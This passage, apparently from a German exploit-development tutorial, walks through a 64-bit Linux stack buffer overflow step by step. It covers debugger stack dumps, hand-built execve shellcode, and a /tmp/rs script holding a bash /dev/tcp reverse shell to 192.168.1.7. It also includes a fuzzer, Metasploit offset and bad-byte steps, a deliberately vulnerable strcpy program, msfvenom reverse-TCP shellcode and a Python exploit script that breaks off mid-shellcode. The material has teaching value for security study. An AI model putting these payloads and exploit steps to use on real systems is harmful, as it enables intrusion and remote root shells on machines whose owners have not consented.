... Ausgabe gekürzt ...

Danach bereiten wir die Schleife vor und setzen r8 auf 0, ziehen von rsp die 16 ab und legen die Filehandle-ID in rdi.

```
00000000:004000cb      41 b8 00 00 00 00      mov r8d, 0
00000000:004000d1      48 83 ec 10            sub rsp, 0x10
00000000:004000d5      48 89 c7               mov rdi, rax
```

Nach diesen Zeilen sollte sich der Stack wie folgt darstellen:

```
00007FFF:FFFFE5A8 0000000000000000 ........

00007FFF:FFFFE5B0 0000000000000000 ........

00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106

00007FFF:FFFFE5C0 0000000000000001 ........

00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                   "/home/mark/buffer_overflow2"

... Ausgabe gekürzt ....
```

Der Stack ist wie eine Ablage und der rsp (*64bit Stack Pointer*) zeigt auf den obersten Eintrag. Dabei wächst der Stack wie eine Ablage von unten nach oben - in Fall des PC von hohen Speicheradressen zu niedrigeren. Daher müssen wir auch 16 abziehen, um 16 Bytes Platz zu schaffen!

Sie sehen eventuell schon die Gefahr - wir erwarten 16 Bytes an Daten und schaffen dafür 16 Bytes Platz. Direkt danach liegt aber die Adresse, an der das Programm nach der Funktion fortgesetzt wird. Liefern wir dem Programm also mehr als 16 Bytes an Daten dann wird die Rücksprungadresse überschrieben, sollte das Programm nach den 16 Bytes einfach weiterlesen.

Hier simuliere ich den Fall, dass der Entwickler eine Status- oder Config-Datei geschrieben hat, um einen Vorgang zB nach einem Programmabbruch fortsetzen zu können. Nachdem diese Datei nicht vom User befüllt wird, sondern vom Programm verlässt sich der Entwickler darauf, dass die Datei auch nur die erwarteten 16 Bytes enthält.

Danach treten wir in die Schleife mit der Sprungmarke `_read_loop` ein:

```
00000000:004000d8  b8 00 00 00 00  mov eax, 0

00000000:004000dd  4a 8d 34 04     lea rsi, [rsp+r8]

00000000:004000e1  ba 08 00 00 00  mov edx, 8

00000000:004000e6  0f 05           syscall

00000000:004000e8  49 83 c0 08     add r8, 8

00000000:004000ec  48 83 f8 00     cmp rax, 0

00000000:004000f0  75 e6           jne _read_loop (:004000d8)
```

Hier haben wir 0 in rax von dem vorherigen Code, Laden die Adresse `(lea)` von `rsp + r8` (*also Stack-Pointer* + *Offset*) in rsi und die 8 in rdx. Dies formt dann den Aufruf von read(fileHandle, rsp + 0, 8) womit wir 8 Bytes in die obere freie Stack-Zeile laden. Danach sieht der Stack wie folgt aus:

```
00007FFF:FFFFE5A8 3736353433323130 01234567

00007FFF:FFFFE5B0 0000000000000000 ........

00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106

00007FFF:FFFFE5C0 0000000000000001 ........

00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                   "/home/mark/buffer_overflow2"

... Ausgabe gekürzt ....
```

Das add r8, 8 setzt den Offset nun auf 8 Bytes weiter den Stack runter. cmp rax, 0 prüft, ob nach dem Lesen die 0 in den rax steht, denn der read-Syscall gibt in rax die Anzahl der gelesenen Bytes zurück. jnz bzw. jne springt zur angegebenen Marke, wenn der Vergleich fehlschlägt.

Nach dem zweiten Schleifendurchlauf sollte der Stack folgendes Bild haben:

```
00007FFF:FFFFE5A8 3736353433323130 01234567

00007FFF:FFFFE5B0 4544434241403938 89@ABCDE

00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106

00007FFF:FFFFE5C0 0000000000000001 ........

00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                   "/home/mark/buffer_overflow2"
```

... Ausgabe gekürzt ....

Beim dritten Durchlauf wird nichts gelesen und rax bekommt die 0. Daher wird auch am Stack nichts überschrieben und wir verlassen die Schleife bzw. wir durchlaufen einfach die folgenden Anweisungen:

```
00000000:004000f2          b8 03 00 00 00        mov eax, 3

00000000:004000f7          0f 05                 syscall
```

Schließen die geöffnete Datei mit dem Funktionsaufruf close(fileHandle). Die Anweisungen

```
00000000:004000f9                        5b     pop rbx

00000000:004000fa                        59     pop rcx

00000000:004000fb                        c3     ret
```

... laden den obersten Stack-Eintrag in `rbx` und entfernen diesen. Dann wird der nächste Eintrag in rcx gelegt und entfernt. Damit sieht der Stack wieder so aus:

```
00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106

00007FFF:FFFFE5C0 0000000000000001 ........

00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                   "/home/mark/buffer_overflow2"
```

... Ausgabe gekürzt ....

Somit kann ret (*return*) den Sprungpunkt vom Stack abheben und wir landen in der Zeile:

```
00000000:00400106        b8 c3 00 00 00       mov eax, 0x3c
```

in der der exit-Syscall beginnt. Natürlich würde ein Programm mit den eingelesenen Daten weiterarbeiten, aber darum geht es nicht. Ich hoffe, Sie haben nun ein grobes Verständnis, wie der PC arbeitet und was der Stack ist und wie er funktioniert - vor allem im Zusammenhang mit den Rücksprungadressen.

Falls Ihnen das zu schnell war, lesen Sie es noch mal und lassen Sie das Programm Schritt für Schritt mitlaufen und beobachten Sie die Register und den Stack genau.

Nachdem wir nun wissen, wie das Programm arbeiten soll, brauchen wir erst mal ein Programm, das wir ausführen lassen wollen.

Testen wir also ob wir weitere Daten in die Datei schreiben können und was dann mit dem Stack passiert. Dazu sehen wir uns noch mal den Stack an:

```
00007FFF:FFFFE5B8 0000000000400106 return to 0x0000000000400106

00007FFF:FFFFE5C0 0000000000000001 ........

00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                   "/home/mark/buffer_overflow2"
```

Die nächste Adresse unter der Rücksprungadresse ist 00007FFF:FFFFE5C0. Versuchen wir also diese als Rücksprungadresse zu setzen. Wenn das klappt, müssen wir noch Assembler-Code nach der Rücksprungadresse einfügen und wir können Code einfach am Stack ablegen und ausführen lassen.

Also fügen wir diese Adresse einfach an die Daten der Datei an:

```
mark@kali:~$ echo -n -e "\xc0\xe5\xff\xff\xff\x7f\x00\x00" >> conf.bin
```

Hierbei müssen wir beachten, dass x86-Prozessoren mit 32- und 64bit im sogenannten Little-Endian-System arbeiten. Die einzelnen Bytes (*jeweils 2 Zeichen in hex.*) müssen also von rechts nach links angegeben werden und nicht, wie wir es normalerweise lesen würden von links nach rechts.

Sehen wir uns die Datei wieder an:

```
mark@kali:~$ xxd -c8 conf.bin

 00000000:        3031 3233 3435 3637              01234567

 00000008:        3839 4041 4243 4445              89@ABCDE

 00000010:        c0e5 ffff ff7f 0000              ........
```

Lassen wir das Programm nun laufen werden wir feststellen, dass wir es schaffen die Rücksprungadresse zu verändern und folgendes Bild nach dem Einlesen zu erzeugen:

```
 00007FFF:FFFFE5A8 3736353433323130 01234567

 00007FFF:FFFFE5B0 4544434241403938 89@ABCDE

 00007FFF:FFFFE5B8 00007FFFFFFFE5C0 return to 0x00007FFFFFFFE5C0

 00007FFF:FFFFE5C0 0000000000000001 ........

 00007FFF:FFFFE5C8 00007FFFFFFFE8F1 Pointer to
                                    "/home/mark/buffer_overflow2"

... Ausgabe gekürzt ....
```

Nachdem wir nun bestimmen können was als Nächstes ausgeführt werden soll, brauchen wir einen sinnvollen Code, der abgearbeitet wird.

Lassen wir das Programm einfach laufen, würde alles, was am Stack ist, als Programmcode interpretiert und das würde relativ schnell zu einem Absturz führen, weil über kurz oder lang eine Anweisung nicht gültig wäre oder einen Fehler verursacht.

Ich habe mich entschieden den execve-Syscall zu verwenden. Dazu brauchen wir folgenden Code:

```
mov rax,            59
mov rdi,            0x00007fffffffe5d8
mov rdi,            0x00007fffffffe5d8
mov rdx,            0x00007fffffffe5d8
syscall
```

Wenn wir diesen Code auf https://defuse.ca/online-x86-assembler.htm eingeben, erhalten wir:

```
0: 48 c7 c0 3b 00 00 00             mov     rax,0x3b
7: 48 bf d8 e5 ff ff ff 7f 00 00    movabs  rdi,0x7fffffffe5d8
11: 48 be d8 e5 ff ff ff 7f 00 00   movabs  rsi,0x7fffffffe5d8
1b: 48 ba d8 e5 ff ff ff 7f 00 00   movabs  rdx,0x7fffffffe5d8
25: 0f 05                           syscall
```

Dabei ist es wichtig, auf der oben genannten Webseite x64 unter Architecture auszuwählen. Als Zeiger-Adresse habe ich einfach eine beliebige Adresse vom Stack als Platzhalter genommen.

Der `execve-Syscall` sieht wie folgt aus:

```
execve(filenamePointer, argvPointer, envpPonter)
```

Wir benötigen also abgesehen vom Code noch Zeichenketten die mit dem NUL-Byte beendet werden bzw. Arrays von Zeichen im Speicher.

Das gezeigte Disassembly zeigt, dass wir 0x26 Byte (*hex.*) für den Code brauchen. Das sind also 2x16 + 6x1 + 1 (*da wir ja bei 0 zu zählen beginnen*) = *39*Byte. Damit wird der Code insgesamt 5 weitere Stack-Einträge belegen. So können wir die Adressen berechnen und die Speicherbelegung planen:

```
00007FFF:FFFFE5A8 3736353433323130 01234567
00007FFF:FFFFE5B0 4544434241403938 89@ABCDE
00007FFF:FFFFE5B8 00007FFFFFFFE5C0 return to 0x00007FFFFFFFE5C0
00007FFF:FFFFE5C0 CCOODDEECCOODDEE CODE BLOCK 1
00007FFF:FFFFE5C8 CCOODDEECCOODDEE CODE BLOCK 2
00007FFF:FFFFE5D0 CCOODDEECCOODDEE CODE BLOCK 3
00007FFF:FFFFE5D8 CCOODDEECCOODDEE CODE BLOCK 4
00007FFF:FFFFE5E0 CCOODDEECCOODDEE CODE BLOCK 5
00007FFF:FFFFE5E8 / t m p / r s 00 FILENAME
00007FFF:FFFFE5F0 0000000000000000 ARGV + ENVP
```

Damit ändert sich der Assembler-Code wie folgt:

```
0: 48 c7 c0 3b 00 00 00            mov     rax,0x3b
7: 48 bf e8 e5 ff ff ff 7f 00 00   movabs  rdi,0x7fffffffe5e8
11: 48 be f0 e5 ff ff ff 7f 00 00  movabs  rsi,0x7fffffffe5f0
1b: 48 ba f0 e5 ff ff ff 7f 00 00  movabs  rdx,0x7fffffffe5f0
25: 0f 05                          syscall
27: 90                             nop
```

Um die 40 Byte voll zu bekommen habe ich eine zusätzliche nop-Anweisung (*No Operation*) angefügt. Somit können wir die Code-Blöcke der Binärdatei anfügen:

```
mark@kali:~$ echo -n -e "\x48\xc7\xc0\x3b\x00\x00\x00\x48" >> conf.bin
mark@kali:~$ echo -n -e "\xbf\xe8\xe5\xff\xff\xff\x7f\x00" >> conf.bin
mark@kali:~$ echo -n -e "\x00\x48\xbe\xf0\xe5\xff\xff\xff" >> conf.bin
```

```
mark@kali:~$ echo -n -e "\x7f\x00\x00\x48\xba\xf0\xe5\xff" >> conf.bin
mark@kali:~$ echo -n -e "\xff\x7f\x7f\x00\x00\x0f\x05\x90" >> conf.bin
```

Jetzt fehlen nur noch die Payload und der Dateiname. Als Payload die ausgeführt werden soll, verwenden wir folgendes einfaches Script:

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.7/1111 0>&1
```

... welches wir unter /tmp/rs speichern.

Dann müssen wir diese Datei nur noch als ausführbar markieren:

```
mark@kali:~$ chmod 755 /tmp/rs
```

Natürlich könnten wir direkt nc oder ein anderes Tool aufrufen oder uns einen User-Account anlegen, etc. Dazu müssten wir ein Array von Strings im Speicher anlegen und darauf zeigen. Ich habe hier das Script genommen, um das Beispiel möglichst einfach zu halten.

Ein Buffer-Overflow in einem Programm, das als `root` läuft, kann uns beispielsweise eine Shell mit root-Rechten bescheren!

Mit Hilfe der Seite https://www.rapidtables.com/convert/number/ascii-to-hex.html wandeln wir den Text `"/tmp/rs"` in die entsprechenden Binärdaten um:

```
2f 74 6d 70 2f 72 73
```

Diese müssen wir dann nur mit dem NUL-Byte `(0x00)` ergänzen da der Syscall einen NUL-terminierten String erwartet und eine weitere Zeile binäre Nullen für die anderen zwei Argumente generieren:

```
mark@kali:~$ echo -n -e "\x2f\x74\x6d\x70\x2f\x72\x73\x00" >> conf.bin
mark@kali:~$ echo -n -e "\x00\x00\x00\x00\x00\x00\x00\x00" >> conf.bin
```

Dann können wir auf einem anderen PC Netcat als Server starten und auf den Port 1111 lauschen lassen:

```
Marks-Mac-Pro:~ mark.b$ nc -l 1111
```

Die geschieht mit der Option -l (*listen*) gefolgt von der Portnummer. Sobald wir das Programm in edb laufen lassen (*nutzen Sie dazu den Button mit der Textseite und dem Abwärtspfeil bis das Stop-Symbol aktiv wird*) sehen wir folgendes:

```
Marks-Mac-Pro:~ mark.b$ nc -l 1111
bash: cannot set terminal process group (4310): Inappropriate
ioctl for device bash: no job control in this shell

To run a command as administrator (user "root"), use "sudo
<command>".
See "man sudo_root" for details.

mark@kali:/home/mark$ whoami
whoami
mark
```

Sehen wir uns also an was passiert, wenn wir den Code ohne Debugger laufen lassen:


```
mark@kali:~$ ./buffer_overflow2
Speicherzugriffsfehler (Speicherabzug geschrieben)
```

Das liegt daran, dass wir mit genauen Speicheradressen gearbeitet haben. Diese sind aber von PC zu PC unterschiedlich, wie ich eingangs schon erwähnte. Durch das Starten mit einem Debugger können sich die Speicheradressen ebenfalls verschieben. Daher arbeitet man auf keinen Fall mit genauen Adressen!

Sehen wir uns einmal an was wir an dieser Stelle wissen:

Der Buffer ist 16 Bytes groß und direkt danach folgt die Sprungmarke. Die genaue Adresse für die Sprungmarke ist allerdings nicht bekannt.

Hier kommt die nop-Anweisung ins Spiel. Diese macht nichts und wartet einfach einen Befehlszyklus ab. Wenn wir nun zwischen der Sprungmarke und den Instruktionen zig Tausende nop-Anweisungen einschießen können wir uns ein sehr großes Ziel schaffen.



Treffen wir mit der Sprungmarke dann eine der nop-Anweisungen wir der Prozessor die folgenden nop-Befehle einen nach dem anderen ausführen bis er auf den Syscall-Code trifft.

Damit haben wir zwar einen Syscall der irgendwo weiter hinten stehen kann, aber damit haben wir auch keine Ahnung mehr wo genau die Strings im Speicher liegen werden die wir dem Syscall übergeben müssen.

Hier könnte man die Daten mit anderen Assembler-Anweisungen wie mov [rsp-8], 0x.... vor die Position des aktuellen Stack-Pointers packen und damit hätten wir wieder eine genau bezifferbare Adresse, da sich beim Ausführen der nop- und Syscall-Befehle der rsp nicht ändert!

Ich überlasse Ihnen das an dieser Stelle als Übung. Das gezeigte Beispiel sollte die Funktionsweise dieser Angriffe verdeutlichen. Wenn Sie sich genauer in das Thema einarbeiten sollen, sollten Sie sich intensiver mit Assembler Programmierung beschäftigen.

Exploit Entwicklung

Nachdem wir nun ungefähr verstehen wie so etwas funktioniert, können wir uns die harte Arbeit von einigen Tools abnehmen lassen. Um zu ermitteln ab welchem Punkt das Programm abstürzt können wir zB einen so-genannten Fuzzer schreiben.

Dieses Tool mit wenigen Zeilen Python Code gebaut:

```
#!/usr/bin/env/python3
import subprocess

for i in range(0, 2000):
  buf = "A" * i
  with open("conf.bin", "wb") as f:
    f.write(buf.encode('utf-8'))

  # Run programm
  res = subprocess.run('./buffer_overflow2')

  # Test for exit code
  if res.returncode != 0:
    print(f"Programm crashed with {i} bytes")
    break
```

Führen wir dieses Programm aus, erhalten wir:

```
┌──(mark㉿kali)-[~]
└─$ python3 fuzz.py
Programm crashed with 17 bytes
```

Alternativ dazu können wir mit einem Muster arbeiten, dass uns Metaspoitable bietet. Dieses schreiben wir zuerst in die Datei:

```
┌──(mark㉿kali)-[~]
└─$  /usr/share/metasploit-framework/tools/exploit/pattern_create.rb  -l  999  >
conf.bin
```

Hierbei geben wir mit `-l 999` die Länge des zu generierenden Musters an (*999 Bytes*).

Dann können wir das Programm mit edb starten und debuggen bis die Rücksprungadresse überschrieben wird:

```
┌──(mark㉿kali)-[~]
└─$ edb --run ./buffer_overflow2
```

Wir sollten nun genau auf den Stack achten:

```
Stack
00007fff:ffffdf78 6141316141306141 Aa0Aa1Aa
00007fff:ffffdf80 4134614133614132 2Aa3Aa4A
00007fff:ffffdf88 3761413661413561 a5Aa6Aa7
00007fff:ffffdf90 0000000000000001 ........
00007fff:ffffdf98 00007fffffffe2d7 □-□□□... ASCII "./buffer_overflow2"
00007fff:ffffdfa0 0000000000000000 ........
```

Hier sehen wir, dass `0x3761413661413561` über die Rückspungadresse geschrieben wurden. Danach können wir nun in unserem Muster suchen:

```
┌──(mark㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
3761413661413561
[*] Exact match at offset 16
```

Hierbei sehen wir, dass Metasploit uns den mit den Offset 16 ausgibt (*also die Länge der Daten, die noch in den Buffer passen*) und unser Script gab uns das erste Zeichen aus bei dem der Buffer überschritten wurde. Wir müssen also immer dran denken wie wir die Werte ermitteln und was diese aussagen!

Man kann den Offset auch als Indexziffer verstehen und damit wäre der Offset 16 das 17. Byte in der Zeichenkette... Bei Arrays (*eine Zeichenkette*

ist auch nur ein Array von Bytes) fangen wir bei 0 zu zählen an.

Außerdem sehen wir in edb die Return-Adresse, die wir für den Exploit brauchen! Hier suchen wir uns eine Adresse ein Stück weiter unter der markierten Adresse aus...

Identifizieren von "Bad Bytes"

Die so-genannten Bad Bytes sind Zeichen, die innerhalb der Eingabe zu Problemen führen können. So würde das NUL-Byte (0x00) als Ende eines Strings interpretiert werden oder bei CLI-Argumenten würde das Leerzeichen (0x20) in der Regel als Feldtrenner gesehen werden. Weiter "übliche Verdächtige" wären das CR- (*Carriage Return* – 0x0d) oder das LF-Zeichen (*Line Feed* – 0x0a). Diese Zeichen entsprechen einer Zeilenschaltung.

Welche Zeichen die Abarbeitung des Shellcodes (*eingeschleuster Code der ausgeführt wird*) eventuell stören können, lässt sich recht einfach Testen.

Dazu schreiben wir einfach alle möglichen Byte-Werte von 0x00 bis 0xff in die Eingabe, die wir testen wollen (*hier die Datei* conf.bin) und dann führen wir das Programm mit dem Debugger aus:

```
┌──(mark㉿kali)-[~]
└─$ echo
"AAAAAAAAAAAAAAAABBBBBBBB\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x1
0\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x20\x22\x23\x2
4\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x3
9\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4
e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x6
3\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x7
8\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8
d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa
2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb
7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xc
c\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe
1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf
6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" > conf.bin

┌──(mark㉿kali)-[~]
└─$ edb --run ./buffer_overflow2
```

Hierbei habe ich 16 x A verwendet um die gültigen Daten zu markieren und 8 x B um die Rücksprungadresse anzudeuten. Das Zeichen 0x00 habe ich hierbei schon ausgelassen.

Um Ihnen dies besser demonstrieren zu können, habe ich auf eine verwundbare "Implementierung" des echo-Befehls zurückgegriffen.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buf[16];
  strcpy(buf, argv[1]);
  printf("%s", buf);
  return(0);
}
```

Diesen C-Code müssen wir dann wie folgt übersetzen:


```
┌──(mark㉿kali)-[~]
└─$ gcc -fno-stack-protector -z execstack -o buffer_overflow buffer_overflow.c
```

Dann können wir edb wie folgt aufrufen:

```
┌──(mark㉿kali)-[~]
└─$ edb --run buffer_overflow $(echo
"AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0
d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x20\x2
2\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x3
7\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4
c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x6
1\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x7
6\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8
b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa
0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb
5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xc
a\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xd
f\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf
4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Da es nicht gerade lustig ist diese langen Befehle einzutippen, können Sie als kleine Übung ein Python-Script schreiben, dass diese Ausgabe erzeugt, damit sie den Befehl dann nur Kopieren und einfügen müssen!

Nachdem wir im edb zweimal auf den Play-Button geklickt haben, sehen wir folgendes:



Unser Programm ist abgestürzt – also sehen wir uns an, wie die Daten im Speicher aussehen...

Dazu brauchen wir den Wert aus dem RSP Register (*64bit Stack Pointer*). Dann können wir die entsprechende Stelle im Stack finden:

```
Stack
00007fff:ffffdd40 4141414141414141 AAAAAAAA
00007fff:ffffdd48 4242424242424242 BBBBBBBB
00007fff:ffffdd50 0807060504030201 ........
00007fff:ffffdd58 0000555555555100 .QUUUU..
00007fff:ffffdd60 0000000500000000 ........
00007fff:ffffdd68 00007fffffffde58 X□□□□...
```

Hier haben wir die Daten wieder in Little-Endian vorliegen – daher müssen wir die Bytes von Rechts nach Links lesen. Wir sehen hier die Bytes 0x01 – 0x08 aber danach kommen einige 0x00 Bytes. Bei 0x09 ist unsere Eingabe also abgerissen.

Das heißt, dass das 0x09 Zeichen ein Problem verursacht – dies ist also ein Bad Byte. Nachdem ich 0x09, 0x0a, 0x0d und 0x20 ebenfalls aus dem Aufruf entfernt hatte, sah der Stack nach dem Absturz wie folgt aus:

Um wiederholen Sie diesen Vorgang so lange bis Sie alle Bad Bytes entfernt haben und die von Ihnen an das Programm gesendete Eingabe vollständig im Stack gespeichert ist.

In diesem Fall waren die Bad Bytes:

```
0x00, 0x09, 0x0a, 0x0d, 0x20
```

```
Stack
00007fff:ffffdd68 4242424242424242 BBBBBBBB
00007fff:ffffdd70 0807060504030201 ........
00007fff:ffffdd78 131211100f0e0c0b ♪ ......
00007fff:ffffdd80 1b1a191817161514 ........
00007fff:ffffdd88 242322211f1e1d1c ....!"#$
00007fff:ffffdd90 2c2b2a2928272625 %&'()*+,
00007fff:ffffdd98 34333231302f2e2d -./01234
00007fff:ffffdda0 3c3b3a3938373635 56789:;<
00007fff:ffffdda8 44434241403f3e3d =>?@ABCD
00007fff:ffffddb0 4c4b4a4948474645 EFGHIJKL
00007fff:ffffddb8 54535251504f4e4d MNOPQRST
00007fff:ffffddc0 5c5b5a5958575655 UVWXYZ[\
00007fff:ffffddc8 64636261605f5e5d ]^_`abcd
00007fff:ffffddd0 6c6b6a6968676665 efghijkl
```

Die Bad Bytes brauchen wir zum Generieren des Shellcodes.

Dies machen wir dann mit dem Metasploit-Framework bzw. mit msfvenom:

```
┌──(mark㉿kali)-[~]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.2 LPORT=4444 -f c -a x64
--platform linux -b "\x00\x09\x0a\x0d\x20"

Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character
(index=17,
char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of c file: 527 bytes
unsigned char buf[] =
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\x70\x2a\x92\xae\xd4\xb9\x7b\x37\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4\x1a\x03\xca"
"\x37\xbe\xbb\x24\x5d\x71\x74\x9d\xab\x9c\x2e\x33\x8e\x72"
"\x2a\x83\xf2\x14\x11\x7a\x35\x21\x62\x1b\x48\xbe\xa9\x21"
```

```
"\x5d\x5a\x72\x9d\xab\xbe\xba\x25\x7f\x8f\xe4\xf8\x8f\x8c"
"\xb6\x7e\x42\x86\x40\xa9\xf6\x4d\xf1\xc0\x18\x12\x43\xfc"
"\x81\xa7\xd1\x7b\x64\x38\xa3\x75\xfc\x83\xf1\xf2\xd1\x7f"
"\x2f\x92\xae\xd4\xb9\x7b\x37";
```

Hierbei übergeben wir mit -p die Payload. Die Parameter `LHOST` und `LPORT` kennen wir schon aus der msfconsole. Mit -f c legen wir die Sprache C als Format fest und mit -a x64 die 64bit Architektur. Das --platform linux sollte selbsterklärend sein und am Ende übergeben wir mit

-b "..." die zuvor ermittelten Bad Bytes. Bei unserem Assembler-Beispiel haben wir also weniger Bad Bytes als bei dem C-Code von vorhin!

Nun fehlt nur noch eines...

Einen Exploit schreiben, um den Angriff zu automatisieren

Mit den zuvor gewonnenen Daten ergibt sich folgender Python-Code:

```
#!/usr/bin/env/python3
import subprocess

offset = 16
prefix = b"A" * offset

return_addr = b"\xa8\xde\xff\xff\xff\x7f\x00\x00"

nops = b"\x90" * 100

shellcode =
b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05\xef\xff\
xff\xff\x48\xbb\xed\x
5c\x57\xc4\x2a\x8a\x23\xf5\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\
xff\xe2\xf4\x87\x75\x
0f\x5d\x40\x88\x7c\x9f\xec\x02\x58\xc1\x62\x1d\x6b\x4c\xef\x5c\
```

```
x46\x98\xea\x22\x22\x
f7\xbc\x14\xde\x22\x40\x9a\x79\x9f\xc7\x04\x58\xc1\x40\x89\x7d\
xbd\x12\x92\x3d\xe5\x
72\x85\x26\x80\x1b\x36\x6c\x9c\xb3\xc2\x98\xda\x8f\x35\x39\xeb\
x59\xe2\x23\xa6\xa5\x
